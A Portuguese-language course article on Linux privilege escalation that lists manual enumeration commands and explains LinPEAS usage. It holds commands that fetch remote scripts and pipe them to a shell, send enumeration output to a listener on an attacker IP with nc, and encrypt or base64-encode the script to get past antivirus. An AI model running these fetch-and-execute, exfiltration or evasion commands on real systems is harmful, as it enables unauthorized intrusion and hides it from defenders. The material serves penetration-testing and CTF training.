



Elevação de Privilégios e LinPEAS

■ Descrição	Técnicas de Elevação de privilégios e scripts de automação como LinPEAS
■ Ferramentas	LinPEAS
■ Habilidades Desenvolvidas	Bash Enumeration and Reconnaissance Privilege Escalation
■ Tutor	 Derick Andrighetti

Elevação de Privilégio em Linux: Entendendo a Enumeração e o U

Introdução

A **elevação de privilégio** é um processo essencial para obter acesso a recursos restritos em um sistema comprometido, especialmente com privilégios administrativos. Este processo é fundamental em testes de intrusão, CTFs e auditorias de segurança. A **enumeração** tem papel central nesse contexto, permitindo coletar informações críticas do sistema que podem revelar vulnerabilidades exploráveis.

Este artigo aborda os principais aspectos da enumeração manual, as questões-chave na identificação de vetores de elevação de privilégio e como o **LinPEAS** otimiza esse processo.

Questões Fundamentais na Enumeração

Ao obter acesso inicial a um sistema Linux, é essencial realizar uma enumeração detalhada para identificar possíveis vetores de ataque. Estes são os principais pontos a observar:

1. Versão do Sistema Operacional

Identificar a distribuição e sua versão permite determinar as ferramentas disponíveis e possíveis exploits públicos para vulnerabilidades conhecidas.

- Comando:

```
cat /etc/os-release
```

2. Versão do Kernel

Um kernel desatualizado ou sem patches de segurança pode conter vulnerabilidades conhecidas exploráveis.

- Comando:

```
uname -a
```

3. Serviços em Execução

Serviços mal configurados ou vulneráveis, principalmente os que executam como `root`, oferecem oportunidades claras de exploração.

- Exemplos:
 - Nagios (CVE-2016-9566)
 - Samba e ProFTPD
 - Enlightenment
 - Vim

```
sudo -l
```

4. Usuários e Permissões

A enumeração de usuários, grupos e permissões de arquivos pode revelar contas vulneráveis, permissões excessivas ou arquivos sensíveis expostos.

- Comandos:

```
cat /etc/passwd
cat /etc/group
find / -perm -4000 2>/dev/null
```

5. Tarefas Agendadas e Cron Jobs

Tarefas mal configuradas podem ser manipuladas para executar código malicioso com privilégios elevados.

- Comando:

```
crontab -l
```

6. Variáveis de Ambiente e Caminho do Sistema (PATH)

Variáveis de ambiente podem expor informações sensíveis, enquanto um PATH mal configurado permite a injeção de binários maliciosos.

- Comandos:

```
env
echo $PATH
```

7. Defesas Ativas

Pode-se verificar proteções como SELinux, AppArmor, firewalls e sistemas de detecção de intrusões para evitar detecção.

- Comandos:

```
getenforce
iptables -L
```

Introdução ao LinPEAS

O **LinPEAS** é um script que automatiza a enumeração, identificando configurações incorretas, vulnerabilidades conhecidas e possíveis caminhos para elevação de privilégio. É especialmente útil em situações com tempo ou acesso limitado que exigem resultados rápidos.

Cores

O LinPEAS usa cores para indicar onde cada seção começa. Mas **também as utiliza para identificar possíveis configurações incorretas.**

- A cor **Vermelha/Amarela** é usada para identificar configurações que levam à Elevação de Privilégios (99% de certeza).
- A cor **Vermelha** é usada para identificar configurações suspeitas que podem levar à elevação de privilégios.
- A cor **Verde** é usada para configurações conhecidamente boas (baseado no nome, não no conteúdo!)
- A cor **Azul** é usada para: Usuários sem shell & Dispositivos montados
- A cor **Ciano** é usada para: Usuários com shell
- A cor **Magenta** é usada para: Nome do usuário atual


Utilizando o LinPEAS

O LinPEAS é um script que busca possíveis caminhos para escalar privilégios em sistemas Linux/Unix*/MacOS. Os detalhes de cada verificação estão explicados em book.hacktricks.xyz.

LinPEASv2.3.8 - Linux Privilege Escalation Awsome Script (linpeas.sh)

<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite>

 <https://asciinema.org/a/309566>



Construa seu próprio LinPEAS!

A versão mais recente do LinPEAS permite que você **selecione as verificações desejadas** e construa um script personalizado apenas com essas verificações! Isso possibilita criar scripts menores e mais rápidos, ideais para objetivos que demandam discrição e velocidade.

Saiba como **selecionar as verificações e criar seu próprio LinPEAS**: <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS/builder>.

Diferenças entre `linpeas_fat.sh`, `linpeas.sh` e `linpeas_small.sh`:

- **linpeas_fat.sh**: Inclui todas as verificações, até mesmo aplicações de terceiros embutidas em base64.
- **linpeas.sh**: Contém todas as verificações, mas apenas a aplicação de terceiros `linux exploit suggester` embutida. Este é o padrão.
- **linpeas_small.sh**: Contém apenas as verificações mais *importantes*, tornando o script menor.

Início Rápido

Encontre a **versão mais recente** de todos os scripts e binários na [página de releases](#).

Execução via GitHub:

```
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Execução em Rede Local:

```
# Servidor local
sudo python3 -m http.server 80
# Na máquina alvo
curl http://10.10.10.10/linpeas.sh | bash
```

Execução com Envio de Saída ao Host:

```
# No host
nc -lvnp 9002 | tee linpeas.out
# Na máquina alvo
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 9002
```

Saída em Arquivo:

```
./linpeas.sh -a > /dev/shm/linpeas.txt
less -r /dev/shm/linpeas.txt
```

Usando um Binário do LinPEAS:

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
```

Bypass de Antivírus

Criptografia com OpenSSL:

```
openssl enc -aes-256-cbc -pbkdf2 -salt -pass pass:BypassAV -in linpeas.sh -out lp.enc
curl 10.10.10.10/lp.enc | openssl enc -aes-256-cbc -pbkdf2 -d -pass pass:BypassAV | sh
```

Codificação em Base64:

```
base64 -w0 linpeas.sh > lp.enc
curl 10.10.10.10/lp.enc | base64 -d | sh
```

Informações Básicas

O objetivo do LinPEAS é buscar possíveis **caminhos de elevação de privilégio** em sistemas baseados em Linux. Ele é amplamente testado em distribuições como Debian, CentOS, FreeBSD, OpenBSD e MacOS.

Principais Parâmetros:

- **a**: Executa todas as verificações (recomendado para CTFs).
- **r**: Ativa busca por chaves de API e padrões em arquivos.
- **s**: Modo rápido e discreto (não escreve no disco).
- **e**: Executa verificações adicionais.
- **p**: Fornece senha para uso com `sudo -l` e brute force.

